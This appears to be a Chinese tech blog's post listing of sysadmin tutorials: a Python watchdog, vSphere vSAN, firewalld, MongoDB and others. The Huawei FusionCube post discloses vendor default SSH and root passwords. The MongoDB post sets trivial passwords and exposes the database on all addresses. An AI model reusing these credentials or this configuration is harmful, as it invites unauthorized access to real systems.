

搜索到
331
篇与
的结果
-

 0基础上手python编程,实践进程+URL守护程序+企业微信机器人告警 全民制作人大家好,我是学习python两天半的练习生王忘杰,喜欢路由交换、linux、网络安全,开整!这是我的第三篇0基础python文章,请大家支持,谢谢~开发思路用于监控指定的URL或进程,在我的场景中,使用了httpprinter打印机插件,这个程序提供了http接口的打印功能,当程序死机时,http接口无法连接,则需要重启程序设计思路很简单,访问失败发送告警并重启程序即可。绘制开发流程图使用python语言实现import os,requests,win32api,json,psutil def process_check(processname): #检查进程是否存在,存在返回1 pl = psutil.pids() for pid in pl: if psutil.Process(pid).name() == processname: return 1 else: return 0 def url_check(url): #检查URL try: r = requests.get(url, timeout=3, verify=False) if r.status_code == 200: print("运行中,无异常") else: msg = "http打印程序状态异常,重启程序" yun_push(msg) # 关闭程序 os.system("taskkill /F /IM HttpPrinter.exe") # 启动程序 win32api.ShellExecute(0,'open','C:\\HttpPrinter_latest\\HttpPrinter.exe','','',1) except: msg = "http打印程序状态异常,重启程序" yun_push(msg) # 关闭程序 os.system("taskkill /f /im HttpPrinter.exe") # 启动程序 win32api.ShellExecute(0,'open','C:\\HttpPrinter_latest\\HttpPrinter.exe','','',1) def yun_push(content): #企业微信推送 url = 'https://qyapi.weixin.qq.com/cgi-bin/webhook/send?key=用自己的' s = json.dumps({'msgtype': 'text', 'text': {"content": content}}) print(requests.post(url, data=s).text) if __name__ == '__main__': #检查进程是否存在 #if(process_check("HttpPrinter.exe")) #检查URL url_check("http://10.0.0.1:1234/")编译成EXE程序pyinstaller -F -w .\main.py部署windows计划任务运行效果
 -

0基础上手python编程,实践URL监控+企业微信机器人告警 全民制作人大家好,我是学习python两天半的练习生王忘杰,喜欢路由交换、linux、网络安全,开整!这是我的第二篇0基础python文章,请大家支持,谢谢~开发思路用于监控指定的URL,在我的场景中,我是从腾讯VPS上监控公司宽带出口,当URL访问超时时,即为宽带故障。设计思路很简单,访问失败发送告警,访问成功发送恢复通知,同时要使用配置文件进行配置,防止持续重复告警。绘制开发流程图使用python语言实现#!/usr/bin/python3 import requests import time import json import os # 监测URL是否正常响应 def url_check(url): # 当前时间 check_time = time.strftime("%Y-%m-%d %H:%M:%S", time.localtime()) try: # 请求URL, 设置3s超时, 忽略SSL证书 r = requests.get(url, timeout=3, verify=False) if r.status_code == 200: fo = open(config,"r") line = fo.read(1) print(line) #判断配置文件内容 if line == "1": print("发送报警") fo.close() fo = open(config, "w") fo.write('0') print("配置重置为0") # 请求响应状态 msg = "监控的URL:%s%sURL恢复状态正常:%s%s监测时间:%s" % ( url, "\n\n", r.status_code, "\n\n", check_time) # 推送消息 yun_push(msg) else: print("当前配置为",line) fo = open(config, "w") fo.write('0') print("配置重置为0") else: fo = open(config, "r") line = fo.read(1) print(line) if line == "1": print("退出程序") else: print("发送报警") fo.close() fo = open(config, "w") fo.write('1') print("配置重置为1") # 请求响应状态 msg = "监控的URL:%s%sURL访问异常:%s%s监测时间:%s" % ( url, "\n\n", r.status_code, "\n\n", check_time) # 推送消息 yun_push(msg) except: fo = open(config, "r") line = fo.read(1) print(line) if line == "1": print("退出程序") else: print("发送报警") fo.close() fo = open(config, "w") fo.write('1') print("配置重置为1") # 请求响应状态 msg = "监控的URL:%s%sURL访问失败,无法连接%s监测时间:%s" % ( url, "\n\n", "\n\n", check_time) # 推送消息 yun_push(msg) def yun_push(content): url = 'https://qyapi.weixin.qq.com/cgi-bin/webhook/send?key=用自己的' s = json.dumps({'msgtype': 'text', 'text': {"content" : content}}) print(requests.post(url, data=s).text) if __name__ == '__main__': #判断配置文件是否存在,不存在则生成配置文件并退出,配置文件则存在执行 config = './baidu.config' if not os.path.exists(config): print("配置文件不存在") file = open(config,'w') file.close() print("配置文件已生成") else: print("配置文件存在,执行URL检测") url_check("https://www.baidu.com/")运行效果正式使用在VPS部署python脚本,并设置定时任务即可
-

VMware企业虚拟化综合实验3 vSphere8超融合部署 介绍2022.08.30 VMware 宣布正式发布 VMware vSphere 8vSAN8.0 ESA要求25Gbps网络、VM认证的服务器和最低4块固态,ESA无需缓存盘.https://blogs.vmware.com/china/2022/09/23/vmware-vsan-esa-osa-%e5%8c%ba%e5%88%ab%e4%b8%8e%e9%80%89%e6%8b%a9/vSAN策略https://docs.vmware.com/en/VMware-vSphere/7.0/com.vmware.vsphere.vsan.doc/GUID-08911FD3-2462-4C1C-AE81-0D4DBC8F7990.html实验规划1、在vSphere7虚拟化平台上,以vSphere8为基础,部署4台全闪超融合。2、IP分配vcenter地址 172.16.10.220esxi1 172.16.10.221esxi2 172.16.10.222esxi3 172.16.10.223esxi4 172.16.10.2243、ESXi配置为 16C 64G 400G系统盘 1T闪存盘x34、因环境限制,仅配置单网卡5、因环境限制,无法部署vSAN ESA,仍然使用传统OSA模式,即每个磁盘组1块缓存盘6、因模拟环境限制,vCenter安装在外部主机上一、安装ESXi8配置虚拟机安装ESXi8配置IP地址并登录测试安装其他3台ESXi主机二、安装vCenter8通过windows发起安装vCenter配置vSAN时不需要先将ESXi接入vCenter三、配置vSAN集群按vSAN向导配置创建分布式交换机配置存储流量IP声明磁盘,将每个主机的第一块硬盘标记为缓存层,后两块标记为容量层。此时就遇到了vSphere全闪最大的问题,不滿足硬件的情况下,全闪也要标记缓存层因环境限制,将vSAN与管理都放置在同一网卡上运行此时vSAN自动配置完成四、消除vSAN告警查看vSAN当前告警SCSI控制器告警,无影响可消除因环境限制,配置到DSwitch-vSAN的网卡无法通讯,屏蔽此告警五、开启DRS和HA集群-配置-服务启动DRS启动HA六、调整vSAN存储策略默认为vSAN Default Storage Policy策略,默认策略详情可查看官网https://docs.vmware.com/en/VMware-vSphere/7.0/com.vmware.vsphere.vsan.doc/GUID-C228168F-6807-4C2A-9D74-E584CAF49A2A.html七、安装一台虚拟机上传镜像文件,注意vSAN仅能存储VMDK文件,镜像需放置在本地磁盘安装Centos7系统因环境限制,无法联网,无法安装vmtools八、在线迁移测试需为VMkernel适配器配置vMotion从222不停机迁移到224迁移完成九、HA vSAN测试ESXi4直接关机,测试Centos7是否自动拉起虚拟机自动在221重启vSAN进入故障状态,数据无丢失此时vSAN会根据策略进行空间收缩,在存活主机上重建数据,vSAN容量从8T收缩为6T十、剥离故障主机假设此主机无法修复,进行剔除剔除后故障消除十一、增加新主机为vSAN集群新增一台主机,横向扩展将主机加入DSwitch分布式交换机容量增加到8T十一、硬盘更换因环境限制无法直接模拟十二、硬盘新增(存在BUG,请勿使用)目标:移除一块硬盘,插入另一块硬盘,增加容量层空间缓存层无法直接更换容量层可以移除仅更换磁盘选择,视情况而定,若硬盘已经完全损坏,迁移磁盘可以能造成多次重试失败、主机卡顿移除完成vSAN容量下降为7T分离设备插入新硬盘后,标记磁盘为HDD与vSphere7不同,此处无法直接将硬盘添加至vSAN组临时处理措施,可以按新增服务器的方式操作。十三、vSAN集群关机、开机集群-vSAN-关闭集群预检查确认关机关机完成,作为vSAN集群,个人认为vCenter需要放在外部或者本地磁盘中,防止开机vSAN异常开机,开启ESXi,开启vCenter,全部启动完成后,选择重新启动vSAN集群耐心等待即可十四、小结整体与vSphere7变化不大,使用方式无异常,全闪模式对硬件有要求。
-

身为RHCE认证红帽工程师,我为什么不再推荐红帽认证考试-上 本文无利益相关,仅为个人从业者工作经历和行业趋势分享。大家好,我在IT行业工作近十年时间,去年考取了RHCE红帽注册工程师认证,今天,我跟大家分享一下对红帽认证的一些看法。一、红帽认证是什么? 红帽认证是由红帽Linux公司推出的,全上机认证考试,主要分为红帽认证系统管理员(RHCSA)、红帽认证工程师(RHCE)、红帽认证架构师(RHCA);但我们需要注意的是,红帽认证是基于红帽Linux生态的认证考试,考试内容也是基于红帽Linux组件的考试,红帽专家≠Linux专家;二、红帽认证认可度高吗?难度怎么样? 红帽认证并没有想象中的含金量,红帽认证考试并不难,很多系统运维从业人员从始至终不考红帽的原因,也仅仅是红帽系统考试费用过于昂贵,行业也没有将红帽认证作为一个必须的门槛。最尴尬的是,你看到的红帽考试非常有用的文章,基本都是培训班的账号发的,这里不再细说。三、为什么我不再推荐红帽考试? 1、商业化大跃进2014年,红帽公司收购了CentOS系统,国内几乎所有企业Linux系统都会选择CentOS系统作为基础平台,正是因为其开源免费并且二进制兼容RHEL系统;2018年,IBM收购了红帽公司;2021年,红帽官方“杀死”CentOS版本,停止CentOS8系统的更新,发布了新的滚动更新版本CentOS Stream,因为企业对稳定性的要求,导致大量用户转至其他Linux版本,如AlmaLinux、OracleLinux、RockyLinux等RHEL二进制兼容版本;对于一家商业公司来说,不能贡献利润的客户,就不叫客户。2、国产信创系统发展目前信创国产系统,无论是银河麒麟还是统信UOS,几乎都在新版本中选择了由华为捐赠给中国开发原子基金会的OpenEuler欧拉系统,虽然也使用了RPM包管理器,但与红帽系统已经没有了兼容关系,属于完全自主的操作系统;2020年起,中国信创产业开始了省级单位的国产化替代,每年投入数百亿;2023年初,国资委79号文件明确提出,将在5年内完成全部国企的信息化系统信创改造;其主要要求如下:“全面替换”:OA、门户、邮箱、纪检、党群、档案、经营管理“应替就替”:战略决策、ERP、风控管理、CRM管理系统“能替就替”:生产制造、研发系统网络安全产品全面替代未来五年一定是“大信创”时期,信创市场具备万亿规模。小结: 我仍然建议学习网路上各种免费的红帽课程,如果你所在公司有红帽认证相关的报销政策,考一下是可以的;但如果你是学生,或者是从业人员想自费考取认证,我建议还是去看信创国产系统相关认证政策吧。下篇预告
-
2023年家庭及小范围监控录像科普与推荐 品牌: 在当前,商业摄像头厂家中,海康威视和大华同时是全球和全国厂家的第一二名,而在家庭摄像头中,海康威视和大华的子品牌萤石云和乐橙也占有一定的地位,小米手机由于广泛的覆盖率和米家的提前布局,小米摄像头也是家庭摄像头中一股不小的势力。本人只推荐大华摄像头,因为海康同性能的摄像头,价格都是大华的两倍。摄像头分类: 枪击摄像头,支架安装半球摄像头,自带支架固定安装云台摄像头,自带支架并且可以控制旋转家庭摄像头,通常是放在桌子上的焦距、清晰度、分辨率、覆盖范围: 焦距通常决定角度距离和覆盖范围,室内一般采用2.8mm进行近距离广角覆盖更高的像素可以带来更大的画面尺寸和更好的清晰度,通常使用200万像素,若要识别人脸、文字细节,可采用400万及以上的高清摄像头家用摄像头只需按宣传页选择购买即可其他: 夜视能力:一般分为红外、白光,红外是黑白画面,白光为全彩画面,但白光是通过高亮灯珠照射,夜间持续照射不关闭。录音,推荐购买带录音的产品跟随:云台摄像头通常可设置行人跟随拍摄或者声音源追踪,但作用并不大,反而容易被利用支架:枪击摄像头需要购买单独的支架,半球自带支架编码格式:推荐SmartH265编码的摄像头,占用存储空间更小,画面更清晰购买渠道:推荐从拼多多购买,拼多多的同规格摄像头价格仅为京东一半,并非山寨产品,而是货源不同。京东产品是厂家直供,是全新的;而拼多多一般是大型项目剩余的全新摄像头,价格只有一半。供电方式及联网方式:家用摄像头自带USB的电源适配器,而商业摄像头分为12V供电和POE+12V双供电,我这里只推荐POE供电的产品。(POE供电即通过网线供电,不需要独立电源,摄像头功率一般仅为2-3W,具体看产品页面)家用摄像头一般采用WIFI连接,而商业摄像头为了保证稳定性,一般采用网线连接。存储方式及硬盘录像机:简单计算存储容量,即1T硬盘可以为200万像素的4台H265摄像头录制10天画面,但不绝对因为硬盘录像机通常会设置画面无变化不录制,可将录制时间延长至20-30天。TF卡:家用摄像头采用TF卡存储,具体录制时间需要查看产品的页面硬盘录像机:有两种选择方式,第一种,使用POE交换机,则按需求选择普通硬盘录像机即可,摄像头连接POE交换机再连接硬盘录像机;第二种,使用POE硬盘录像机,摄像头直连POE硬盘录像机。监控网线:对网速要求不高,但我推荐六类监控网线,因为六类监控网线内带龙骨,皮更厚,在室外能长期抵抗更恶劣的环境。但如果你只在室内使用,超五类监控网线也可以。所谓监控网线,就是普通网线外皮加厚一点点,价格也比普通网线便宜。方案推荐: 家庭1-2个摄像头推荐:购买小米或大华家庭摄像头,插电连接WIFI使用即可。材料:小米、大华家庭摄像头小范围1-4摄像头推荐:推荐关键字:防水、录音、POE供电材料:大华4路POE硬盘录像机+1T硬盘(使用仅活动画面录像,可满足20-30天录像要求)大华室外枪击、红外、录音、POE供电摄像头+支架大华室内半球摄像头、红外、录音、POE供电六类监控网线小范围4-8摄像头推荐:推荐关键字:防水、录音、POE供电、POE交换机材料:大华8路网络硬盘录像机+2T硬盘(使用仅活动画面录像,可满足20-30天录像要求)大华室外枪击、红外、录音、POE供电摄像头+支架大华室内半球摄像头、红外、录音、POE供电六类监控网线磊科10口POE交换机(8口POE+2口上行+90W功率)总结:买!
-

联想Lenovo XClarity Essentials远程在线升级微码 下载运行Lenovo XClarity Essentials UpdateXpress例如我的SR860 (ThinkSystem)https://datacentersupport.lenovo.com/cn/zc/products/servers/thinksystem/sr860/downloads/driver-list/component?name=Lenovo%20XClarity%20Essentials%20%28LXCE%29%20%28OneCLI升级完成,注意,需关机拔掉电源,静止5分钟后通电启动!
-
vSphere vCenter ESXi接入群晖IPSAN iSCSI 前言,若使用iSCSI功能,则要确保IPSAN与ESXi之间采用双链路及以上链接,务必保证连接稳定。IPSAN部署 打开SAN Manager创建LUN推荐Thin精简模式试验阶段可用全部允许模式我采用自定义启动器填写,登录vCenter,添加iSCSI适配器查看名称完成群晖LUN配置要在ESXi共享,需打开多重联机vCenter动态发现重新扫描存储查看iSCSI设备,确认已连接创建文件系统为其他主机添加IPSAN,添加后文件系统会自动挂载全部添加群晖SAN manager查看至此IPSAN配置完成配置IPSAN快照保护计划 虚拟化迁移测试将某虚拟机迁移至IPSAN此虚拟机已运行于IPSAN在线计算资源迁移快速迁移完成简单测速 总结 使用双10G网卡后群晖IPSAN性能远超预期,可以替代16G FCSAN
-

华为超融合故障处理一则 fusioncube6.5 证书已经过期 FS_MANAGER 查看系统版本:FusionStorage Block V100R006C30SPH505故障描述:重要 证书已经过期 FS_MANAGER Server FusionStorage 附加信息: 证书类型=OMM_Tomcat_Certificate 流水号: 1743 告警级别: 重要 对象类型: Server 对象ID: FS_MANAGER 部件名称: FusionStorage01 告警ID: 51302 告警名称: 证书已经过期 告警对象: FS_MANAGER 部件类型: FusionStorage官方处理说明:https://support.huawei.com/enterprise/zh/doc/EDOC1100171940?idPath=7919749%7C251364444%7C21430817%7C251366260%7C21905727证书下载:https://support.huawei.com/enterprise/zh/software/252011923-ESW2000293854处理过程:注意,需要先清除告警再替换证书,否则会造成告警无法清除,只能华为远程处理。1、查看主节点登录FSM主节点,即fusioncube的主IP,也是FCC的主IP,通过ssh登录登陆用户名dsware用户默认密码为IaaS@OS-CLOUD9!,还有个fc2用户也可以登录登陆后切换到root用户su - rootroot用户默认密码为IaaS@OS-CLOUD8!查看节点状态,active为主节点,如果不是请确认IP是否正确/opt/omm/oms/workspace/ha/module/hacom/script/get_harole.sh active2、上传证书上传至/home/dsware/3、执行一键替换脚本证书密码为Huawei@123,必须在root目录中执行[root@FCC02 ~]# sh /home/dsware/One-click_replace_cert.sh ------------------------------------------------------------------------ STEP 1 Check the environment requirements. Check Success! HA role is active. [done] Check Success! The certificate in use is the default certific[done] Check Success! New Certificate file has upload /home/dsware. [done] Node Version is V100R006C30SPH505 [done] ------------------------------------------------------------------------ STEP 2 Back up the certificate in use to the /home/dsware/ directory. Backup the CRT in use to directory /home/backup_default_certi[done] ------------------------------------------------------------------------ STEP 3 Obtaining the Password of the New Certificate Enter the protection key of the /home/dsware/tomcat_server.jks. Please Enter: Huawei@123 /home/dsware/tomcat_server.jks password check SUCCESS. [done] ------------------------------------------------------------------------ STEP 4 Execute CLI to upload the script to the specified directory. -----------------------step 4.1 save tomcat_client.jks---------------- Execute dsware_tool save tomcat_client.jks SUCCESS. [done] -----------------------step 4.2 save tomcat_server.jks---------------- Execute dsware_tool save tomcat_server.jks SUCCESS. [done] ------------------------------------------------------------------------ STEP 5 Execute CLI to update TomcatCertificate. -----------------------step 5.1 update cert ---------------- Execute dsware_tool update crt tomcat_server.jks SUCCESS. [done] ------------------------------------------------------------------------ STEP 6 Check whether the service is normal after the certificate is replaced. -----------------------Check whether dsware_tool is available.---------------- Check dswareTool FAIL 1/5 TIMES [fail] Check dswareTool FAIL 2/5 TIMES [fail] Check dswareTool FAIL 3/5 TIMES [fail] Check dswareTool SUCCESS.! [done] Congratulations. Certificate replaced successfully.4、故障码清除咨询客服得知,故障码将在一段时间后自动清除
-
红帽Linux防火墙 firewall 中文文档以及我的笔记 文档地址https://access.redhat.com/documentation/zh-CN/Red_Hat_Enterprise_Linux/7/html/Security_Guide/sec-Using_Firewalls.html禁止ping echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all 开启ping echo 0 > /proc/sys/net/ipv4/icmp_echo_ignore_all安装firewallyum install firewalld服务相关systemctl disable firewalld systemctl enable firewalld systemctl start firewalld systemctl stop firewalld systemctl restart firewalld firewall-cmd --state查看当前防火墙规则firewall-cmd --list-all重载防火墙firewall-cmd --reload查看当前接口情况firewall-cmd --get-active-zonesIP伪装端口转发firewall-cmd --permanent --add-masquerade --zone=external firewall-cmd --add-forward-port=port=22:proto=tcp:toport=3753 --permanent --zone=external firewall-cmd --add-forward-port=port=22:proto=tcp:toaddr=192.0.2.55 --permanent --zone=external firewall-cmd --add-forward-port=port=22:proto=tcp:toport=2055:toaddr=192.0.2.55 --permanent --zone=external添加删除http限制并发规则firewall-cmd --zone=public --add-rich-rule='rule service name="http" limit value="80/s" accept' --permanent firewall-cmd --zone=public --remove-rich-rule='rule service name="http" limit value="80/s" accept' --permanent添加删除80端口限制并发规则firewall-cmd --zone=public --add-rich-rule='rule port port=80 protocol=tcp limit value="80/s" accept' --permanent firewall-cmd --zone=public --remove-rich-rule='rule port port=80 protocol=tcp limit value="80/s" accept' --permanent添加删除tcp端口firewall-cmd --permanent --add-port=80/tcp firewall-cmd --permanent --remove-port=80/tcp黑名单firewall-cmd --zone=drop --add-source 192.168.1.1 firewall-cmd --zone=drop --remove-source 192.168.1.1 firewall-cmd --zone=public --add-rich-rule='rule family="ipv4" source address="192.168.0.0/24" drop' --permanent firewall-cmd --zone=public --remove-rich-rule='rule family="ipv4" source address="192.168.1.1" drop' --permanent控制规则 rule [family="<rule family>"] [ source address="<address>" [invert="True"] ] [ destination address="<address>" [invert="True"] ] [ <element> ] [ log [prefix="<prefix text>"] [level="<log level>"] [limit value="rate/duration"] ] [ audit ] [ accept|reject|drop ] `port` 端口既可以是一个独立端口数字,又或者端口范围,例如,5060-5062。协议可以指定为 tcp 或 udp 。命令为以下形式: port port=number_or_range protocol=protocol综合应用允许指定IP的端口访问 [root@ADmanagement ~]# firewall-cmd --permanent --add-rich-rule="rule family="ipv4" source address="172.16.21.118" port protocol="tcp" port="61234" accept" success [root@ADmanagement ~]# firewall-cmd --reload success [root@ADmanagement ~]# firewall-cmd --list-all public (active) target: default icmp-block-inversion: no interfaces: ens192 sources: services: cockpit dhcpv6-client ssh ports: 10050-10051/tcp 61222/tcp 80/tcp protocols: forward: no masquerade: no forward-ports: source-ports: icmp-blocks: rich rules: rule family="ipv4" source address="172.16.21.118" port port="61234" protocol="tcp" accept 移除策略 [root@ADmanagement ~]# firewall-cmd --permanent --remove-rich-rule="rule family="ipv4" source address="172.16.21.118" port protocol="tcp" port="61234" accept" success [root@ADmanagement ~]# firewall-cmd --reload success 允许指定网段的端口访问 [root@ADmanagement ~]# firewall-cmd --permanent --add-rich-rule="rule family="ipv4" source address="172.17.0.0/16" port protocol="tcp" port="61234" accept" success [root@ADmanagement ~]# firewall-cmd --reload success 移除策略 [root@ADmanagement ~]# firewall-cmd --permanent --remove-rich-rule="rule family="ipv4" source address="172.17.0.0/16" port protocol="tcp" port="61234" accept" success [root@ADmanagement ~]# firewall-cmd --reload success 允许 accept 阻止 drop
-

MongoDB6 安装部署、权限设置、外网访问 本文使用windows安装,但实际配置与linux相同。一、软件安装下载MongoDB,当前版本为6.0.4,默认安装带MongoDB Compasshttps://www.mongodb.com/try/download/community默认安装目录为C:\Program Files\MongoDB\Server\6.0MongoDB Shell需要手动下载,可放在MongoDB目录中使用https://www.mongodb.com/try/download/shell安装后程序自动注册为服务,自动运行,程序开启、停止、重启均通过服务控制二、配置文件mongod.cfg配置文件位于C:\Program Files\MongoDB\Server\6.0\bin\,建议使用默认配置文件配置完成后再修改配置文件。三、配置数据库、用户、远程登陆注意!必须使用MongoDB Shell配置运行mongosh.exe登陆终端查看当前数据库test> show dbs admin 168.00 KiB config 108.00 KiB local 80.00 KiB创建管理员用户,进入admin管理员库control> use admin switched to db admin admin> db.createUser({ user: "superadmin", pwd: "superadmin", roles: [{ role: "userAdminAnyDatabase", db: "admin" }] }) { ok: 1 }验证用户名密码,退出系统admin> db.auth('superadmin','superadmin') { ok: 1 } admin>exit修改mongod.cfg配置文件,开启验证security: authorization: enabled /开启认证重启服务再次使用mongosh.exe登陆数据库,运行任意命令提示权限不足test> show dbs MongoServerError: command listDatabases requires authentication使用管理员用户登录test> use admin switched to db admin admin> db.auth('superadmin','superadmin') { ok: 1 }创建control数据库和数据库拥有者admin> use control switched to db control control> db.createUser({ user: "admin", pwd: "adminpasswd", roles: [{ role: "dbOwner", db: "control" }] }) { ok: 1 }创建只读账号control> db.createUser({ user: "user", pwd: "user", roles: [{ role: "read", db: "control" }] }) { ok: 1 }修改mongod.cfg配置允许外网访问并重启服务器net: port: 60000 /端口配置 bindIp: 0.0.0.0 /监听所有地址使用MongoDB Compass客户端登录测试格式为mongodb://用户名:密码@IP:端口/数据库名登陆无问题,且不同人员登陆后权限不同四、扩展阅读role里的角色可以选: Built-In Roles(内置角色): 1. 数据库用户角色:read、readWrite; 2. 数据库管理角色:dbAdmin、dbOwner、userAdmin; 3. 集群管理角色:clusterAdmin、clusterManager、clusterMonitor、hostManager; 4. 备份恢复角色:backup、restore; 5. 所有数据库角色:readAnyDatabase、readWriteAnyDatabase,userAdminAnyDatabase、dbAdminAnyDatabase 6. 超级用户角色:root 7. 内部角色:__system修改密码 use admin db.changeUserPassword("username", "xxx") 删除用户 use admin db.dropUser('user001')mongodb用户权限管理最全攻略:用户的创建、查看、删除与修改,mongodb入坑之旅https://blog.csdn.net/zhanghongshuang/article/details/117461225
-
-
SQLServer跨大版本升级,SQL2008-SQL2017 目标主机当前SQLServer版本为2008,升级目标为20171、关闭目标主机相关业务2、对虚拟机建立快照,防止升级故障3、选择升级安装SQL20174、升级提示需要先将SQL2008版本升级到SQL2008R2 SP35、升级SQL2008版本数据库当前版本为2008R2微软官网下载Microsoft® SQL Server® 2008 R2 Service Pack 3升级包https://www.microsoft.com/zh-cn/download/confirmation.aspx?id=44271进行升级再次进行升级,注意企业版只能升级到企业版6、升级完成7、若使用无异常,则删除虚拟机快照